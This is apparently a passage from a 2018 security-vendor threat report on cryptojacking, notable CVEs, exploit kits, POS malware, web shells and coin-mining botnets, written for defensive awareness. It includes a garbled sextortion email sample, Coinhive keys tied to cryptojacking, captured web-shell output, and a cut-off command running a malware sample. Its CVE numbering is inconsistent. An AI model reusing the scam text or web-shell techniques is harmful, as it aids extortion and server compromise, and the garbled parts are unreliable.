fo=9Drc=9Dem=9Dent o=9Dffi=9Dci=9Da=9Dls, o=9Dka=9Dy, thi=9Ds =9Dema=9Dil=
=20ca=9Dn no=9Dt b=9De tra=9Dc=9Ded ba=9Dck to=9D m=9De. i ha=9Dv=9De ta=9D=
k=9Den car=9De o=9Df my a=9Dcti=9Do=9Dns. i=9D a=9Dm not a=9Dtt=9Dempti=9D=
ng to=9D ask yo=9Du fo=9Dr very much, i pr=9Defer to=9D be pa=9Di=9Dd fo=9D=
r. i=9D'v=9De a=9D speci=9Da=9Dl pi=9Dx=9Del wi=9Dthi=9Dn this =9De-mai=9D=
l, a=9Dnd right no=9Dw i=9D kno=9Dw tha=9Dt yo=9Du ha=9Dve r=9Dea=9Dd thi=
=9Ds =9De ma=9Di=9Dl. Yo=9Du no=9Dw ha=9Dv=9De on=9De da=9Dy to=9D mak=9D=
e th=9De pa=9Dym=9Dent. i=9Df i=9D do=9Dn't get the B=9Di=9DtCo=9Di=9Dns.=
```


Trustwave Secure Email Gateway successfully detects and blocks such messages at the gateway. We advise customers to keep their system updated with the latest threat mitigation and educate employees to detect such scams, to not respond to them and to not transfer any money.


Cryptojacking doesn't just affect websites. In July, Trustwave researchers detected and monitored a large-scale compromise in which attackers modified vulnerable MikroTik routers in Brazil to insert a Coinhive script onto every web page browsed via the router. Although, MikroTik actually patched the vulnerability the previous April, users tend to update devices with security patches much less frequently than they do computers.

Trustwave Secure Web Gateway blocks miners such as Coinhive's. While theoretically legitimate, many of the more popular miners don't require that the website obtain informed consent from site visitors before running the mining code, which makes it difficult to distinguish between miners that site owners deliberately run and those attackers planted maliciously.

Web Miner Statistics

Although new miners appear regularly, Coinhive still accounts for the vast majority of miners we see. Ninety-seven percent of the affected domains we observed were hosting Coinhive, followed far behind by CoinIMP at 2 percent, CoinHave at 0.3 percent and Monero at 0.2 percent. Like Coinhive, most of these smaller miners position themselves as legitimate monetization strategies for website owners and disclaim responsibility for cryptojacking. However, they generally allow website owners to deploy their software without requiring the consent of site visitors.





Although we can’t tell from looking at a single instance of web miner code on a web server whether it is an example of cryptojacking or a “legitimate” installation by the site’s owner, we can get a good idea of the breakdown by looking at all of the web miners we observed as a whole. Each installation includes a key that determines who gets the coins the miner discovers. The more a single key appears on different domains, the more likely it is used for cryptojacking.

Of the miner installations Trustwave researchers analyzed, 84 percent used keys found on four or more different domains, a good indication of cryptojacking. Only 11 percent of the domains used completely unique keys, and some percentage of those keys may be in use on other sites we didn’t see.

Some keys are used on dozens to hundreds of sites. One particular key, linked to an aggressive spam campaign, was present on more than 2,500 sites.

2,585

D62FA5VsAmwKQpYwUzgd8nnyGhhNPQfj

130

hsFAjjijTyibpVjCmfJzlfWH3hFqWVT3

100


9KNyPFbDqJesaSxBLcQoJZX6PgXN1ld0

90

I8rYivhV3ph1iNrKfUjvdqNGfc7iXOEw

89

no2z8X4wsiouyTmA9xZ0TyUdegWBw2yK



Forty-three percent of the affected sites were hosted in the United States, which is not particularly surprising given the predominance of U.S.-hosted sites. Russia, Brazil and Germany were next, followed by several other European countries.

Other Web Attack Trends

Of course, the story in 2018 wasn't only about cryptojacking. Here are a few additional trends and developments Trustwave monitored during the year.

IoT Devices Under Attack

The network of connected smart devices that form the internet of things (IoT) grows larger every year and continually attracts more attention from cybercriminals. Connected devices – routers, smart televisions, voice assistants, printers, vacuum cleaners, cooking assistants and more – can be found in nearly every home and office in the developed world, and many of them have been built with little thought for security. Such devices often connect to the internet using common web protocols with simplified and naïve authentication, making it trivial for an attacker to compromise vulnerable devices for a variety of malicious purposes. The cryptojacking attack on MikroTik routers we discussed earlier is a case in point: Attackers exploited a vulnerability in the router to install a cryptojacking script added to web pages visited through the router. In other cases, attackers added compromised devices to botnets, or used them to snoop on their owners. Many devices receive security updates infrequently or not at all, which means criminals can exploit a flaw in a popular device for lengthy periods. Using a web application firewall (WAF), such as Trustwave WAF or ModSecurity with Trustwave Commercial Rules, remains one of the best ways to safeguard IoT devices against attack.

Rise of the Robots: Artificial Intelligence and Cybersecurity

As machine learning and other artificial intelligence techniques grow more powerful and diverse, it's inevitable that cybercriminals would use them to organize focused-personalized attacks. For example, a spear phisher might use a wide range of passive and active reconnaissance methods to collect as much information about the target as possible, including business-related events and personal information, and create a data corpus. The phisher can then use AI algorithms to help craft CEO fraud, or BEC, messages that skillfully impersonate the targeted person in conversations with others at the company, potentially resulting in the disclosure of highly sensitive information. In other cases, cyber criminals used AI techniques to launch sophisticated automated attacks on public-facing servers. Fortunately, WAFs like ModSecurity and Trustwave WAF also use machine learning and AI techniques to supplement and support their rulesets and more effectively identify and block such suspicious activity such as this.

Targeted WordPress Attacks

We observed a large increase in attacks targeting the WordPress publishing platform. In the majority of cases, criminals use exploits target vulnerabilities in out-of-date plugins, which are not developed by the main WordPress team and have widely varying levels of code quality. The second most popular cause of exploitation was a lack of SSL certificates or an SSL misconfiguration, which left the WordPress installations vulnerable to man-in-the-middle attacks.

High-Profile Vulnerabilities and Exploits

"Celebrity" vulnerabilities, with names like Heartbleed, Ghost and Stagefright, were all the rage among security researchers a few years ago. These helped attract attention to significant weaknesses in several high-profile applications and frameworks. Although the naming trend has faded somewhat, headline-grabbing vulnerabilities haven't gone away. These are some of the notable vulnerabilities disclosed in 2018:

CVE Identifier	Name	Public Exploit Available?	Date Released
CVE-2017-5715 CVE-2017-5753 CVE-2017-5754	Meltdown and Spectre	Yes	January 2018
CVE-2018-7600	Drupalgeddon2 Vulnerability (SA-CORE-2018-002)	Yes	March 2018
CVE-2018-10000136	Electron/Node.js Remote Code Execution	Yes	March 2018
CVE-2018-12895	WordPress Remote Code Execution and File Deletion	No	June 2018
CVE-2018-3615 CVE-2018-3620 CVE-2018-3646	Foreshadow/L1 Terminal Fault L1TF	No	August 2018
CVE-2018-11776	Struts Remote Code Execution (S2-057)	Yes	August 2018
CVE-2017-7269	Microsoft IIS 6.0 WebDAV Buffer Overflow Attack	Yes	CVE was released in 2017, exploited in April 2018 for cryptomining

Chipocalypse:

SPECULATIVE-EXECUTION VULNERABILITIES MELTDOWN, SPECTRE AND FORESHADOW

The year began with a jolt as security researchers disclosed significant vulnerabilities in the CPUs that run most of the world's computers. Meltdown and Spectre belong to a class of flaws called speculative-execution vulnerabilities. To improve performance, computer makers design modern CPUs to anticipate and execute certain instructions before they are requested. In some cases, an attacker can exploit this feature to gain access to secrets stored in the memory of other running programs, which is ordinarily not allowed.

Meltdown (CVE-2017-5754) breaks the mechanism that keeps applications from accessing arbitrary system memory. Spectre (CVE-2017-5753 and CVE-2017-5715) tricks other applications into accessing arbitrary locations in their memory. Both attacks use side channels to obtain the information from the targeted memory location. All modern mainstream CPUs have been using the vulnerable speculative-execution techniques since the 1990s, which makes for an attack surface of nearly unprecedented size. Unfortunately, because the vulnerabilities result from the fundamental design of the processor rather than badly written code, software can't effectively mitigate them without impacting the processor's performance to some degree. Many vendors released patches for Meltdown and Spectre in 2018, with some recently developed mitigation techniques promising to reduce the impact of the performance hit in 2019.

In August, researchers published details of a similar speculative-execution vulnerability that could also lead to disclosure of sensitive information stored on personal computers and cloud servers. Foreshadow, also known as L1 Terminal Fault (L1TF), affects all Intel Core CPUs produced over the last several years. Attackers can exploit the original version of Foreshadow (CVE-2018-3615) to extract data from SGX enclaves, which are private regions of memory that programs can create to safeguard sensitive information from the operating system and other applications. A later version, called Foreshadow-NG (CVE-2018-3620 and CVE-2018-3646), affects virtual machines and hypervisors, operating system kernel memory and System Management Mode (SMM) memory.

CMS Vulnerabilities

Content management systems (CMSes) are frequent targets of attackers and black-hat security researchers. The ubiquity of popular open-source CMSes such as WordPress and Drupal means criminals could exploit a single serious vulnerability potentially on huge numbers of sites to steal sensitive information, create botnets or perform other malicious actions.

In March 2018, the Drupal security team disclosed a highly critical vulnerability nicknamed Drupalgeddon2 (CVE-2018-7600). The vulnerability results from insufficient input validation on the Drupal 7 Form API and allows an unauthenticated attacker to perform remote code execution on default or common Drupal installations. Attacks against Drupalgeddon2 target AJAX requests composed of Drupal Form API's renderable arrays, which are used to provide a requested page through Drupal's theming system. An attacker can exploit the vulnerability to execute code remotely on the server as an anonymous user without authentication, making Drupalgeddon2 a particularly critical vulnerability.

Due to the severity of the flaw, the Drupal security team took the unusual step of publishing security updates for unsupported versions of Drupal. Drupal is one of the most popular open-source web content-management platforms, reportedly used by over one million sites, and our scanners identified more than one thousand vulnerable installations. In mid-November, Trustwave researchers discovered attackers had used the exploit to compromise a website the Make-A-Wish Foundation operated and load it with cryptocurrency mining scripts.

WordPress is even more popular than Drupal. By some estimates it is installed on nearly a third of all websites, creating another enormous potential attack surface for cybercriminals. Attackers can exploit a vulnerability disclosed in June 2018 (CVE-2018-12895) to delete files from the WordPress installation, or other files on the server, with permissions set to allow deletion through PHP code. Moreover, the file-deletion capability can allow an attacker to circumvent some security measures and execute arbitrary code on the server. This vulnerability existed for more than seven months before being patched, and our scanner detected many vulnerable WordPress installations.

Border Gateway Protocol Attacks

The border gateway protocol (BGP) is a networking protocol that helps ensure internet traffic takes the most efficient path to its destination. Unfortunately, attackers found ways to hijack BGP to send traffic anywhere they want.

For approximately two hours in April 2018, a BGP attack redirected DNS-lookup traffic bound for Amazon's DNS servers to a rogue DNS server under the attacker's control. This server accepted queries for MyEtherWallet.com, a site for the Ethereum cryptocurrency, and redirected users to a phishing server in Russia masquerading as the legitimate site. Unlike with most phishing attempts, the BGP attack meant the phishing site appeared to be MyEtherWallet.com in the browser's address bar. Visitors received an alert warning them of an invalid HTTPS site certificate, but it fooled enough visitors that the criminals made away with an estimated USD $150,000 worth of Ethereum during the short time the attack was live.

In November, cybercriminals reportedly used BGP hijacking attack in Iran to redirect traffic associated with the popular Telegram encrypted messaging app. BGP attacks are becoming more common, and they are difficult to protect against for end-users since they occur at the ISP level.

CVE-2018-1000136: Electron and Node.js

In May, Trustwave SpiderLabs released details of CVE-2018-1000136, a remote code execution vulnerability in the Electron framework. This popular open-source framework, used by dozens of popular applications, provides the base for cross-platform desktop applications using HTML, CSS and JavaScript.

By default, an Electron application includes access to not only its own APIs but also includes access to all the built-in modules of the Node.js environment. An attacker can potentially abuse this to access more of the client system than the authors intend, which can lead to cross-site scripting (XSS) attacks. As designed, Electron allows this access to be disabled by setting the configuration variable "nodeIntegration" to "false." However, on an Electron installation with the vulnerability, an attacker can take a series of steps to re-enable the setting, creating the potential for remote code execution. GitHub, which maintains Electron, released patches for the vulnerability in March 2018, several weeks prior to Trustwave SpiderLabs' publication of the vulnerability details.

Whether an application based on Electron is vulnerable varies greatly depending on how the framework is used. However, given the number of popular apps using it – including Atom, Signal and Microsoft Visual Studio Code – vendors rushed to verify whether they were vulnerable and had to release either statements or patches.

Weaponizing Vulnerabilities for Cryptomining

In the "Web Attacks" section, we discuss the rise of cryptojacking, an attack technique where the criminal places JavaScript code on a website to surreptitiously mine cryptocurrency using the computing resources of site visitor. Cryptojacking was first seen in significant numbers in late 2017 and became one of the most prominent web-based attacks in 2018.

As they have with exploit kits and drive-by downloads in the past, attackers frequently use exploits to load their cryptojacking code onto legitimate servers. Researchers observed the Drupalgeddon2 vulnerability described above being used to mine for Monero cryptocurrency on servers with compromised Drupal installations. Reports of large-scale scanning and exploitation began circulating within 24 hours of the release of the public exploit for Drupalgeddon2. The Muhstik botnet also reportedly exploited the vulnerability using XMRig, an open-source mining utility, to mine cryptocurrency with a self-built mining pool.

Apache Struts 2, a popular open-source development framework, released a security advisory (S2-057) to address a critical remote code execution vulnerability. CVE-2018-11776 is a flaw in the way Struts validates certain input, creating a vulnerability that allows attackers to exploit poorly configured installations by submitting specially crafted XML or URLs to a web form. A working proof-of-concept was published online two days after the Apache Software Foundation released the security update; and within hours, security researchers discovered exploits for the vulnerability used to install CNRig, another open-source mining utility.

An Apache Struts vulnerability was responsible for a compromise that potentially jeopardized the sensitive financial information of more than 100 million people in 2017. The framework continues to attract the attention of attackers and black hat security researchers, because of a steady stream of critical vulnerabilities and the large number of Apache Struts 2 installs exposed online. (Trustwave added coverage for CVE-2018-11776 and other significant Apache Struts 2 vulnerabilities to our network scanner.)

In another case, attackers targeted a vulnerability (CVE-2017-7269) in Microsoft Internet Information Services (IIS) 6.0 to mine the Electroneum cryptocurrency. Microsoft IIS 6 shipped with Windows 2003 and has been out of support since 2015. Despite this, Microsoft published a security update in June 2017 to address the vulnerability, nearly a year before the Electroneum attack campaign began. The researchers who discovered the attack reported the attackers made less than USD $100, possibly due to the low base of installed IIS6.

Our network scanners also detected several unpatched instances of IIS 6 in 2018, demonstrating that attackers find fertile ground exploiting old, unsupported server installations. To reduce their potential attack surface, system administrators should always stay up to date on software installations in environments that have reached (or are about to reach) end of life and be prepared to upgrade or replace legacy installations.

Exploit Kits: Dying or Just Sleeping?

Exploit kits have long been some of the most important tools in the cybercriminal's toolbox. They provide a simple, prepackaged way for a prospective attacker to target vulnerable browsers and browser components with a wide variety of malicious payloads at price points ranging from inexpensive to premium.

In 2018, though, Trustwave observed marked deterioration not only in the prevalence of exploit kit landing pages but also in the kit marketplace itself. Just a few years ago, that market was hotly competitive, with multiple kits vying for business and higher-end kits offering new exploits quickly. That all changed beginning in 2016 when several major exploit kits disappeared abruptly, and new ones did not arise to take their place. Today, exploit-kit traffic and activity are down substantially from their peak. Much of the exploit-kit traffic we observed targeted the Asia-Pacific region, focusing on areas that may have lower rates of adoption of security updates and up-to-date web browsers. Development of existing kits was largely moribund, with new exploits adopted slowly and infrequently.


Part of this shift may be due to the changing nature of the malware landscape. In the "Web Attacks" section, we discuss how many attackers have shifted their focus from ransomware and other "traditional" payloads to cryptojacking via browser-based JavaScript. Cryptojacking is a poor fit for exploit kits, which authors design to quickly infect vulnerable computers using exploit-laden landing pages, often hosted in invisible inline frames or delivered through malvertising. Once the exploit is delivered, the landing page is no longer necessary. Cryptojacking, by contrast, requires the visitor remain on the infected page as long as possible to perform mining activity behind the scenes, so cryptojackers prefer to compromise servers using means other than exploit kits.

Despite all this, it would be a mistake to count out exploit kits. In 2018, we saw kits adopting zero-day exploits for the first time in a while (notably CVE-2018-8174, a VBScript exploit adopted by most kits in May, and CVE-2018-15982, a Flash exploit adopted by the Underminer kit in December). The evidence suggests we may start to see exploit-kit activity begin to bounce back in 2019. It seems plausible that cryptojacking and exploit kits can coexist harmoniously in the threat ecosystem, with each offering unique benefits and drawbacks that attackers can evaluate and use as appropriate. As always, an effective defense means knowing the enemy and what they can do, and then being prepared for anything.

Malware

The Trustwave SpiderLabs malware research team provides malware analysis, research and reverse engineering support for incident response, threat hunting and global threat operations and works with other Trustwave teams to collect and assess malware samples affecting customers worldwide. This section presents some of the aggregated malware statistics collected during 2018 Trustwave investigations.

TYPES OF MALWARE ENCOUNTERED THROUGH INVESTIGATIONS



The largest single category of functionality we encountered was related to downloaders. About 13 percent of samples we analyzed displayed the ability to download other files from remote locations. Many malware attacks have multiple stages, in which a small, initial component downloads other modules with additional malicious features – some of which may download yet more files. Remote access trojans (RATs) and web shells, which give an attacker control over the infected computer, were the second and third most common malware features we discovered.

Besides web shells, which jumped to 8 percent of samples analyzed in 2018 from 3 percent in 2017, other features that increased significantly were coin miners (3 percent in 2018 from 0.2 percent in 2017) and formjacking malware (2 percent in 2018 from 0.2 percent in 2017). (See "Web Miners and Cryptojacking" in the "Web Attacks" section for more information about the increasing in coin-mining malware.) Categories that declined significantly included memory scrapers and dumpers (8 percent in 2018 from 16 percent in 2017), which attackers often use to steal payment card numbers from point-of-sale (POS) systems; code injectors (5 percent in 2018, down from 9 percent in 2017); and ransomware (0.7 percent in 2018 from 4 percent in 2017).

Point-of-Sale (POS) Malware


Point-of-sale malware targets systems handling payment-card data at retailers. These POS malware families typically include memory scraping/dumping and keystroke-logging functionality to capture as much card data as possible. The Top Five POS malware families we encountered were:

- **FrameworkPOS:** This family uses PowerShell scripts to inject itself into memory without storing malicious binaries on disk, which makes it harder to detect. It is designed mainly to capture credit cardholder details, which it encodes and dumps to a log file. Some of the samples we encountered included no functionality for the attacker to exfiltrate the captured data, perhaps to avoid leaving a trail that could help investigators identify the malware source.
- **FighterPOS:** This first surfaced around 2015 in a series of attacks on POS systems across South America, and in 2018 we again encountered the malware family through incident response engagements in Brazil. Its functionalities include file download and execution, memory scraping of credit cardholder data, keylogging and data exfiltration. It can also act as a worm by infecting removable drives.
- **PoSeidon/FindStr:** PoSeidon is a multicomponent attacker that also has been around for several years. It is predominantly a memory scraper that searches the computer for patterns indicating credit card numbers. The memory-scraper component also includes a keylogger that can collect operator credentials on the infected system. It automatically transmits potentially valuable data to an attacker-controlled server via HTTP POST. A new version, version 15.0, uses an anti-analysis technique that obfuscates the imported DLL and APIs to hinder static analysis of the malware.
- **Carbanak/Anunak:** The notorious Carbanak cybercrime group was as active as ever in 2018. Its malware samples are mainly memory scrapers that also include features such as remote-desktop functionality and the ability to steal passwords. One noteworthy technique the malware uses for persistence involves leveraging the application shim database from the Windows Application Compatibility Toolkit (ACT). A shim is a small piece of code that enables an application to simulate the behavior of an older version for better compatibility with newer versions of Windows. The attacker uses this tool to register a shim-database file containing a malicious patch for the legitimate Windows executable services.exe. When run, the patch executes a shellcode that launches a Carbanak DLL stored in a registry key.

Web Shells

Web shells are malicious scripts uploaded to web servers to gain persistent access and enable remote administration of an already-compromised server. Attackers use web shells to obtain backdoor access to the web server and sometimes to move across the network to search for assets and sensitive data to steal. Web shells range from simple PHP scripts that just execute a shell command to more sophisticated ones that can dump database tables and even launch distributed denial-of-service (DDoS) attacks. The web shells we encountered most often during forensic investigations included:

- **X-Zone Web Shell:** New to us this year, attackers obfuscated this sample 47 times with gzip and Base64. It features basic functionality, such as getting system information, checking ports, reading and writing files, creating folders, uploading and downloading and executing files.



```
27-03-2018 04:02:44 [ phpinfo ] [ php.ini ] [ Port Checker ] [ Tools ] [ Mass Code Injection ]
Safe_Mode: OFF Open_Basedir: NONE Safe_Exec_Dir: NONE Safe_Gid: OFF Safe_Include_Dir: NONE Sql.safe_mode: OFF
PHP version: 5.3.29 cURL: ON MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF
Disable functions : NONE
Useful: mod_include(SSI)
Downloaders: fopen
Free space : 26.79 GB Total space: 39.99 GB

           IP : Server : [ 127.0.0.1 ] -- Your IP: [ 127.0.0.1 ]
 Opera System : Windows NT RDM-57FF6D59F28 5.1 build 2600 (Windows XP Professional Service Pack 3) i586
       Server : Apache/2.4.12 (Win32) OpenSSL/1.0.1m PHP/5.3.29 mod_wsgi/4.4.11 Python/2.7.10
         User : Administrator
          pwd : C:\Program Files\Ampps\www

You are using Shell Newest Version.

Executed lenh: dir
 Volume in drive C has no label.
 Volume Serial Number is 54CD-254B

 Directory of C:\Program Files\Ampps\www

03/27/2018  03:00 PM    <DIR>          .
03/27/2018  03:00 PM    <DIR>          ..
11/14/2016  09:27 AM    <DIR>          cgi-bin
11/14/2016  08:17 AM    <DIR>          error
01/29/2013  02:18 PM             1,150 favicon.ico
03/25/2018  09:32 PM           119,929 zone.php
               2 File(s)        121,079 bytes
               4 Dir(s)  28,763,926,528 bytes free
```

- **PAS Web Shell:** This is a full-featured PHP web shell with a basic file browser, file-search functionality and a client for accessing databases and downloading data. A password used to encrypt the web shell's PHP script protects it, making it one of the hardest shells to crack unless the password is captured while the attacker is using it.

- **WSO:** Short for Web shell by Orb, WSO is a PHP script and generally obfuscated using simple techniques like string replacement, gzip and Base64. It avoids web crawlers from search engines, such as Google, Bing, Yandex and Rambler, so it won't get listed in search results. Attackers can employ WSO to view the host server information, and it includes a file manager, a remote shell, a password brute-force tool and an SQL browser.

- We also encountered a very simple PHP script that accepts and executes a PHP code the attacker sent remotely. The malicious PHP script accepts an encoded data from the attacker via HTTP POST parameter or HTTP COOKIE. It then uses the PHP operator eval() to execute the code the attacker sent.


Formjacking

Formjacking malware targets e-commerce websites by injecting malicious code into forms on the checkout page to steal payment card data and customer information. The malware encodes the stolen data and sends it to the attacker's host through a HTTP POST tunnel. Formjacking malware varies widely, and is often written in PHP, jQuery or plain JavaScript. See the Magecart sidebar below for an example of some of the formjacking attacks we investigated.

Coin Miners

As cryptocurrency becomes more popular and many well-known currencies boom in value, criminals turned to cryptocurrency mining to make money by misusing the processing power of infected computers. The "Web Attacks" section focuses on the problem of cryptojacking, in which attackers infect legitimate websites with JavaScript that silently mines coins from the browsers of site visitors. While cryptojacking has garnered its share of attention, some criminals take a more direct approach by infecting victims with coin-mining malware, potentially letting them mine on the infected computer all day.

One of the more notable coin-mining threats was the Muhstik botnet, which exploits a highly critical vulnerability in Drupal that allows remote code execution. The Muhstik bot can propagate, launch DDoS attacks and receive command and control through an internet relay chat (IRC) tunnel. Alongside these malicious activities, it also mines for the Monero cryptocurrency according to wallet and pool parameters in an accompanying JSON file.



```
root@kali:~/Mal# ./muhstika
